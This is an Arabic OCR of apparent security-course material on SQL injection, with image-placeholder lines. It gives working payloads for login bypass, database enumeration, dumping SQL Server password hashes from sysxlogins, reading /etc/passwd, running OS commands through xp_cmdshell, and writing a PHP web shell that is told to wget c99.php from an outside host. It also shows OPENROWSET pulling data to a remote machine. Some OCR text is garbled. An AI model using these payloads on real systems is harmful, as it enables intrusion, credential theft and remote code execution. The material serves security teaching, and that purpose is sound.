
لفهم استعلام **SQL**، حاول استبدال **error-free navigation** على النحو التالي:

- يجب ان يكون بسيط مثل **' and '1' = '1 or ' and '1' = '2**
- توليد أخطاء محددة "**Generate specific errors**".
- تحديد اسماء الجدول والعمود **group by columnnames having 1=1.**
- هل نحن بحاجة **parentheses**؟ هل هي **subquery**؟

وهذا يعطي أنواع معينة من الأخطاء التي تعطيك مزيد من المعلومات حول اسم الجدول والمعلمات في الاستعلام.

تجاوز تسجيلات الدخول لموقع ويب عن طريق حقن SQL "BYPASS WEBSITE LOGINS USING SQL INJECTION"

المهاجمين يأخذون الاستفادة الكاملة من نقاط الضعف. أوامر **SQL** والمعلمات المقدمة من قبل المستخدم تسلسل معا من قبل المبرمجين. من خلال الاستفادة من هذه الميزة، المهاجم ينفذ استفسارات **SQL** التعسفية وأوامر على خادم قاعدة البيانات الخلفية من خلال تطبيق الويب.



DATABASE, TABLE, AND COLUMN ENUMERATION

يمكن للمهاجم استخدام الأساليب التالية لتعداد قواعد البيانات والجداول، والأعمدة.

تحديد مستوى امتياز المستخدم "Identify User Level Privilege"

هناك العديد من **SQL built-in scalar functions** التي ستعمل في معظم تطبيقات **SQL** وتظهر لك المستخدم الحالي، الجلسة المستعملة، ومستخدم النظام على النحو التالي:

```
user or current_user, session_user, system_user
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%', benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

حسابات المسؤول الافتراضي تشمل **sa**، **system**، **sys**، **dba**، **admin**، **root**، وغيرها الكثير. و**DBO** هو المستخدم الذي يعطى الأذونات لتنفيذ جميع الأنشطة في قاعدة البيانات. أي كائن تم إنشاؤه من قبل أي عضو من **sysadmin fixed server role** ينتمي إلى **dbo** تلقائيا.

اكتشف هيكل DB "Discover DB Structure"

يمكنك اكتشاف هيكل **DB** على النحو التالي:

تحديد أسماء الجدول والعمود: **-- group by columnnames having 1=1‘.**

اكتشاف أنواع اسم العمود: **-- union select sum(columnname) from tablename‘.**

تعداد جداول المستخدم المحددة: **' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '. ') --**

تعداد العمود في DB "Column Enumeration in DB"

يمكنك تنفيذ تعداد العمود في **DB** على النحو التالي:

```
MS SQL: SELECT name FROM syscolumns WHERE id = (SELECT id FROM
sysobjects WHERE name = 'tablename ')

sp_columns tablename

MySQL: show columns from tablename

Oracle: SELECT *FROMall_tab_columns
WHERE table_name='tablename '


DB2: SELECT * FROM syscat.columns
WHERE tabname= 'tablename '

Postgres: SELECT attnum,attname from pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid AND attnum > 0
```

التعداد المتقدم "ADVANCED ENUMERATION"

المهاجمين يستخدموا تقنيات متقدمة لتعداد جمع المعلومات. يتم استخدام المعلومات التي تم جمعها من أجل الوصول الغير مصرح به. طرق تكسير كلمة مرور مثل **calculated hashes** و**precomputed hashes** بمساعدة أدوات مختلفة مثل **John the Ripper**، **Cain & Abel**، **Brutus**، **cURL**، الخ لكسر كلمات السر. المهاجمين يستخدمون **buffer overflows** لتحديد نقاط الضعف المختلفة من النظام أو شبكة.

وفيما يلي بعض من جداول بيانات **metadata** لقواعد البيانات المختلفة:




Features OF Different DBMSs


فيما يلي ملامح جداول المقارنة لقواعد البيانات مختلفة:

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||' '	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information_schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual



إنشاء حسابات قاعدة البيانات "CREATING DATABASE ACCOUNTS"



Microsoft SQL server

يمكنك إنشاء حسابات قاعدة البيانات في خادم **Microsoft SQL** على النحو التالي:

- انقر فوق **start**، ثم الاشارة إلى **Programs**، ثم الاشارة إلى **Microsoft SQL Server**، ثم النقر فوق **Enterprise Manager**.
- في **SQL Server Enterprise Manager**، قم بفرد قائمة **Microsoft SQL Servers**، ثم قم بفرد قائمة **SQL Server Group**، ثم قم بفرد قائمة **<SQL cluster name>**، ثم **Security** ثم النقر بزر الماوس الأيمن على **Logins**، ومن ثم انقر فوق تسجيل دخول جديد "**New Login**".
- في خصائص تسجيل الدخول إلى خادم **SQL** -مربع الحوار لتسجيل الدخول الجديد، في **General tab**، في مربع الاسم "**Name box**"، اكتب **<domain name>\<account name>**، ثم انقر فوق موافق.

- كرر هذا الإجراء لكافة الحسابات المتبقية التي تحتاج إلى إنشاء.

exec sp_addlogin 'victor' , 'Pass123'
exec sp_addsrvrolemember 'victor' , 'sysadmin'

MySQL

يمكنك إنشاء حسابات قاعدة البيانات في **MySQL** على النحو التالي:

- تسجيل الدخول باسم المستخدم الجذري.
- **mysql -u root -p**
- اضغط على **Enter** ثم اكتب كلمة سر المستخدم الجذري عند المطالبة.
- **mysql -uroot -p<password>**
- قم باستبدال الكلمة **<password>** مع كلمة مرور المستخدم الجذري.
- ثم في **mysql prompt**، قم بإنشاء قاعدة البيانات المطلوبة.
- انشاء قاعدة البيانات **testing**.
- **Grant all on testing.* to 'tester'@'localhost' identified by 'password';**
- هذا يفترض أنك تعمل على جهاز حيث تقع قاعدة البيانات. أيضا، قم باستبدال 'كلمة السر' مع كلمة المرور التي ترغب في استخدامها.

INSERT INTO mysql.user (user, host, password) VALUES ('victor' , 'localhost ' , PASSWORD ('Pass123'))

Oracle

لإنشاء حساب قاعدة بيانات أوراكل، قم بما يلي:

- انقر فوق علامة التبويب الفرعية حساب قاعدة بيانات "**Database Account sub tab**" تحت علامة التبويب **Administration**. ومن هنا يتم فتح شاشة حساب قاعدة البيانات.
- انقر فوق إنشاء. يتم فتح شاشة إنشاء حساب قاعدة البيانات.
- أدخل القيم في الحقول التالية:

User Name: انقر على أيقونة **search** وأدخل معايير البحث لـ **Oracle LSH user** للذين كنت تقوم بإنشاء حساب قاعدة البيانات.
Database Account Name: أدخل اسم المستخدم لحساب قاعدة البيانات. يتم تخزين النص الذي قمت بإدخاله في أحرف كبيرة.
Password: أدخل كلمة المرور من 8-أحرف أو أكثر محدد للاستخدام مع حساب قاعدة البيانات.
Confirm Password: أعد إدخال كلمة المرور.

- انقر فوق **Apply**. فيعود النظام إلى الشاشة بحساب قاعدة البيانات.

```
CREATE USER victor IDENTIFIED BY Pass123 TEMPORARY TABLESPACE
temp DEFAULT TABLESPACE users;

GRANT CONNECT TO victor;

GRANT RESOURCE TO victor;
```

Microsoft Access

يمكنك إنشاء حسابات قاعدة البيانات في **Microsoft Access**:


- اضغط على صورة زر جديد "**New Button**" على شريط الأدوات.
- في جزء **New File task**، تحت **Templates**، انقر فوق **My Computer**.
- على علامة التبويب **Databases**، انقر فوق الأيقونة المقابلة لنوع قاعدة البيانات التي تريد انشائها، ومن ثم انقر فوق موافق.
- في مربع الحوار **File New Database**، نحدد الاسم ومكان قاعدة البيانات، ثم انقر فوق **Create**.
- اتبع الإرشادات في معالج قاعدة البيانات.

CREAT USER victor IDENTIFIED BY 'Pass123'



PASSWORD GRABBING

المهاجمون يستولون على كلمات السر من خلال الأساليب المختلفة. ما يلي هو الاستعلام المستخدم للاستيلاء على كلمة السر. بمجرد الاستيلاء على كلمة السر، المهاجم قد يدمر **stay** أو سرقتها. في بعض الأحيان، المهاجمين قد ينجحوا حتى في تصعيد الامتيازات يصل إلى مستوى المشرف.



GRABBING SQL SERVER HASHES

بعض قواعد البيانات تقوم بتخزين هويات المستخدمين "**user ID**" وكلمات المرور في جدول يسمى **sysxlogins**. هنا يحاول المهاجم استخراج **hashes** من خلال رسائل الخطأ. المهاجم يقوم بتحويل **hashes** الى شكل **hexadecimal**، والتي كانت في السابق في شكل **binary code**. وبمجرد انتهاء المهاجم مع عملية التحويل، سيتم عرض **hashes** كرسائل خطأ.

إذا كان حقل كلمة المرور يتطلب وصول **DBO** مع امتيازات أقل لا يزال بإمكانك استعادة أسماء المستخدمين و**brute force** كلمة المرور.




استخراج SQL Hashes (في Statement واحد)

يتم استخدام **Statement** التالية لاستخراج **SQL hashes**:

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue
varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring
char(16) set @var=':' select @xdate1=(select min(xdate1) from
master.dbo.sysxlogins where password is not null) begin while @xdate1 <=
(select max(xdate1) from master.dbo.sysxlogins where password is not null)
begin select @binvalue=(select password from master.dbo.sysxlogins where
xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF' while (@i<=@length) begin  declare @tempint
int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)   select
@secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING
(@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1)   select
@i=@i+1  end select @var=@var+' | '+name+'/'+@charvalue from
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select
isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1
and password is not null) end select @var as x into temp end end --
```

نقل قاعدة البيانات إلى آلة المهاجم "TRANSFER DATABASE TO AN ATTACKER'S MACHINE"

يمكن للمهاجم أيضا ربط قاعدة بيانات ملقم **SQL** الهدف مع جهازه. وبذلك، يمكن للمهاجم نقل بيانات قاعدة بيانات ملقم **SQL** الهدف الى جهازه. المهاجمون يقومون بذلك عن طريق استخدام **OPENROWSET**. يتم نسخ هيكل **DB** ويتم نقل البيانات. ويمكن تحقيق ذلك من خلال الربط إلى جهاز بعيد على المنفذ 80.



التفاعل مع نظام التشغيل

هناك نوعان من الطرق التي يمكن للمهاجم التفاعل مع نظام التشغيل.

- بمجرد أن يدخل المهاجم في النظام، فانه يمكن قراءة أو كتابة ملف النظام من القرص.
- يمكن للمهاجم تنفيذ الأوامر مباشرة عبر القذيفة البعيدة.

كلا الأساليب تقتصر على امتياز تشغيل قاعدة البيانات والأذونات.

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

Find passwords and execute commands

Both methods are restricted by the database's running privileges and permissions

MySQL OS Interaction

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

MS SQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ;
select @data=@data+txt+' | ' from tmp where txt<@data ;
select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

Database

Attacker

OS Shell

التفاعل مع نظام الملفات "Interacting with the File System"

يستخدم المهاجم الدوال التالية للتفاعل مع نظام الملفات:

- **LOAD_FILE()**: هذه الدالة في **MySQL** تسمح المهاجم لقراءة وإرجاع محتويات ملف تقع داخل **MySQL Server**.
- **INTO OUTFILE()**: هذه الدالة في **MySQL** تسمح للمهاجم لتشغيل الاستعلام، وتفريغ النتائج إلى ملف.

NULL UNION ALL SELECT LOAD_FILE ('/etc/passwd') /*

في حالة نجاحها، فإن الحقن يعرض محتويات ملف كلمة المرور.

NULL UNION ALL SELECT NULL,NULL,NULL,NULL, '<?php SYSTEM ($_GET["command"]) ; ?>' INTO OUTFILE '/var/www/juggyboy.com/shell.php'/*

في حالة نجاحها، سوف يصبح من الممكن تشغيل أوامر النظام عن طريق **$_GET global**. وفيما يلي مثال استخدام **wget** للحصول على الملف:

http://www.juggyboy.com/shell.php?command=wget http://www.examgle.com/c99.php

استطلاع الشبكة عن طريق حقن SQL "NETWORK RECONNAISSANCE USING SQL INJECTION"

تقييم اتصال الشبكة "Assessing Network Connectivity"

المهاجم يقيم الاتصال بالشبكة لمعرفة اسم الخادم والتكوين من أجل معرفة معلومات حول البنية التحتية للشبكة. لهذا المهاجمين يستخدموا الأدوات المختلفة مثل **NetBIOS**، **ARP**، **Local Open Ports**، **NSLOOKUP**، **ping**، **ftp**، **tftp**، **smb**، **Trace route**، وما إلى ذلك يتم اختبار أيضا جميع الجدران النارية والبروكسي.

- **Server name and configuration' and 1 in (select @@servername) -' and 1 in (select srvname from master..sysservers) --**
- **NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, Trace route?**
- **Test for firewall and proxies**

استطلاع الشبكة "Network Reconnaissance"

يستخدم استطلاع الشبكة لجمع كل المعلومات عن الشبكة ثم التحقق من نقاط الضعف الموجودة في الشبكة.

يمكنك تنفيذ ما يلي باستخدام الأمر **xp_cmdshell**:

Ipconfig /aII, Tracert myIP, arp -a, nbtstat -c, netstat -ano, route print

جمع معلومات IP من خلال عمليات البحث العكسي "Gathering IP information through reverse lookups"

يستخدم المهاجم الأساليب التالية لجمع معلومات IP من خلال عمليات البحث العكسي:

- **Reverse DNS**: عندما يتم معالجة سجلات خادم الويب، يتم استخدام البحث العكسي لتحديد أسماء آلات الوصول إلى الخادم وأيضا حيث المستخدمين هم من اين، الخ.

'; exec master. .xp_cmdshell 'nslookup a.com MyIP' –

- **Reverse Pings**: الكود من اجل بحث بنج العكسي هو:

'; exec master..xp_cmdshell 'ping 10.0.0.75' –


- **OPENROWSET**: **OPENROWSET** يوفر وسيلة لاستخدام بيانات من خادم آخر في بيان الخادم **SQL**. ومن المفيد أيضا الاتصال بمصدر البيانات مباشرة من خلال **OLE DB** مباشرة دون ضرورة إنشاء ملقم مرتبط.

'; select * from OPENROWSET ('SQLoledb' , 'uid=sa; pwd=Pass123; Network:DBMSSOCN; Address:10.0.075, 80; ' , 'select * from table')



NETWORK RECONNAISSANCE FULL QUERY

يستخدم استطلاع الشبكة لاختبار نقاط الضعف المحتملة في شبكة الكمبيوتر. إلى جانب العديد من الاستخدامات، له حدود حيث أنها أكثر عرضة للقرصنة. استطلاع الشبكة هو واحد من هجمات الشبكة الرئيسية. ويمكن تخفيض استطلاع شبكة إلى حد ما ولكن لا يمكن أن يتوقف تماما. يستخدم المهاجمين مختلف أدوات **network mapping** مثل **NMAP** و**Firewalk** لتحديد نقاط الضعف في الشبكة. استطلاع الشبكة لا يكون فقط خارجي ولكنه داخلي أيضا.





Note: Microsoft has disabled xp_cmdshell by default in SQL Server 2005/2008. To enable this feature EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE

14.7 أدوات حقن SQL "SQL INJECTION TOOLS "

يمكن للمهاجمين أيضا الاستفادة من الأدوات لتنفيذ الهجمات حقن **SQL**. وتساعد هذه الأدوات المهاجمين إجراء أنواع مختلفة من هجمات حقن **SQL**. أدوات حقن **SQL** تجعل وظيفة المهاجم سهلا. يسرد هذا القسم ويصف مختلف أدوات حقن **SQL** التي يستخدمها المهاجمين لارتكاب اعتداءاتهم.

